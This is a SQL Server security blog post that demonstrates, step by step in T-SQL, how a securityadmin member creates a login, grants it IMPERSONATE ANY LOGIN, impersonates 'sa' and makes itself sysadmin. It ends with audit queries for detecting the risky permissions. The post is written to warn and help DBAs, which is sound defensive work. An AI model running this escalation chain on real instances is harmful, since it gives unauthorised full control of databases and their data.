
Hey guys!
In this post I would like to share with you an extremely dangerous situation that may end up going unnoticed by most SQL Server DBAs, which is the use of the securityadmin role or the ALTER ANY LOGIN and IMPERSONATE ANY LOGIN permissions without understanding exactly what they are for and what someone with these permissions can do.
Introduction
According to Microsoft documentation, which can be accessed clicking here, the members of the role securityadmin manage logins and their properties. They have GRANT, REVOKE, and DENY server-level permissions and can have these same database-level permissions as well, if they have access to the database. Additionally, they can reset passwords for SQL Server logins.
Although I have already demonstrated this demo in several lectures throughout Brazil since 2018 and have also demonstrated it in my training SQL Server Security, this content was not yet available here on the blog and therefore, I would like to share it with you.
Is securityadmin the same as sysadmin?
If you are a DBA who has already added a user to the securityadmin role after a request and did not question why you needed this role and did not research more about what this role can do, you must be worried now... lol
In theory, these two server roles are very different. securityadmin is a role that allows you to manage logins and login properties. The sysadmin role is a role that allows you to do anything, with unrestricted privileges and no limitations on anything.
So how are these two server roles considered equivalent, according to Microsoft's documentation?

To demonstrate how this works, I will create a user called teste_security_admin and associate this user with the server role securityadmin:
CREATE LOGIN [teste_security_admin] WITH PASSWORD = 'dirceu', DEFAULT_DATABASE=master, CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF
GO

ALTER SERVER ROLE securityadmin ADD MEMBER [teste_security_admin]
GO
Now I will connect to the instance using the newly created user:

Now I'll check my permissions and the logged in user:
SELECT
    USER_NAME() AS [USER_NAME],
    USER AS [USER],
    SESSION_USER AS [SESSION_USER],
    SUSER_SNAME() AS [SUSER_SNAME],
    SUSER_NAME() AS [SUSER_NAME],
    ORIGINAL_LOGIN() AS [ORIGINAL_LOGIN],
    IS_SRVROLEMEMBER('sysadmin') AS [IS_SYSADMIN],
    IS_SRVROLEMEMBER('securityadmin') AS [IS_SECURITYADMIN];
Result:

Just checking the user permissions test_security_admin:
SELECT *
FROM sys.fn_my_permissions(NULL, 'SERVER')
Result:

Everything ok and as expected so far. I will try to increase my access levels:

Okay, it didn't work. I'll try to impersonate a sysadmin (sa) user to do whatever I want later.

It didn't work either... I'll then try to give myself IMPERSONATE ANY LOGIN access and impersonate a sysadmin user (sa) to do whatever I want later.

The message was very clear: I cannot modify my own accesses.
Well, as a member of the securityadmin role, I have the ALTER ANY LOGIN permission, which allows me to manage the permissions of any login and also create/delete logins. What if I create another login then?
CREATE LOGIN [exploit] WITH PASSWORD = 'hacker', CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF, DEFAULT_DATABASE=master
GO
Result:

Now I will give IMPERSONATE ANY LOGIN access to this new user. With this, I will be able to impersonate the user “sa”.
USE [master]
GO

GRANT IMPERSONATE ANY LOGIN TO [exploit]
GO
Result:

It seems like it worked. We will test by connecting to the instance with this new user!

Let's check the current permissions:
SELECT
    USER_NAME() AS [USER_NAME],
    USER AS [USER],
    SESSION_USER AS [SESSION_USER],
    SUSER_SNAME() AS [SUSER_SNAME],
    SUSER_NAME() AS [SUSER_NAME],
    ORIGINAL_LOGIN() AS [ORIGINAL_LOGIN],
    IS_SRVROLEMEMBER('sysadmin') AS [IS_SYSADMIN],
    IS_SRVROLEMEMBER('securityadmin') AS [IS_SECURITYADMIN]


SELECT * FROM sys.fn_my_permissions(NULL, 'SERVER')
Result:

With just this “IMPERSONATE ANY LOGIN” permission (which is equally dangerous) that I granted to a new login that I just created, the damage comes. With this permission, I can impersonate ANY user of the instance and execute commands as if I were him (and inheriting the same permission levels he has).
We’ll see if this is true and I’ll impersonate the user “sa”:
EXECUTE AS LOGIN = 'sa'
GO


SELECT
    USER_NAME() AS [USER_NAME],
    USER AS [USER],
    SESSION_USER AS [SESSION_USER],
    SUSER_SNAME() AS [SUSER_SNAME],
    SUSER_NAME() AS [SUSER_NAME],
    ORIGINAL_LOGIN() AS [ORIGINAL_LOGIN],
    IS_SRVROLEMEMBER('sysadmin') AS [IS_SYSADMIN],
    IS_SRVROLEMEMBER('securityadmin') AS [IS_SECURITYADMIN]


SELECT * FROM sys.fn_my_permissions(NULL, 'SERVER')
Result:

Jeez! Now I'm executing commands as if I were the “sa” user!! Look why this user must always be deactivated and renamed to a non-standard name, as I explain in the article SQL Server – How to disable the “sa” login minimizing impacts.

Still don't believe me? Let's make my old user a sysadmin then:
-- Verifica se o login está na role sysadmin
SELECT IS_SRVROLEMEMBER('sysadmin', 'teste_security_admin')
GO

-- Adiciona o login na role sysadmin
ALTER SERVER ROLE sysadmin ADD MEMBER [teste_security_admin]
GO

-- Verifica novamente se o login está na role sysadmin
SELECT IS_SRVROLEMEMBER('sysadmin', 'teste_security_admin')
GO
Result:
And finally, I will connect again with the user test_security_admin just to avoid doubts and run the permissions validation again.

Successful elevation of privilege attack and sysadmin access gained. Now I have full control of the instance.
Do you want to know who are the users who have ALTER ANY LOGIN or IMPERSONATE ANY LOGIN permissions?
SELECT
    B.[name],
    A.[permission_name]
FROM
    sys.server_permissions A
    JOIN sys.server_principals B ON A.grantee_principal_id = B.principal_id
WHERE
    A.[permission_name] IN ( 'IMPERSONATE ANY LOGIN', 'ALTER ANY LOGIN' )
Result:


Do you want to know who the logins belong to server role securityadmin or sysadmin?
SELECT
    B.[name] AS [role],
    C.[name] AS [usuario]
FROM
    sys.server_role_members A
    JOIN sys.server_principals B ON A.role_principal_id = B.principal_id
    JOIN sys.server_principals C ON A.member_principal_id = C.principal_id
WHERE
    B.[name] IN ( 'sysadmin', 'securityadmin' )
Result:
I hope you liked this security tip and that it can help you keep your data safer.
A big hug and see you in the next article.

Comentários (0)
Carregando comentários…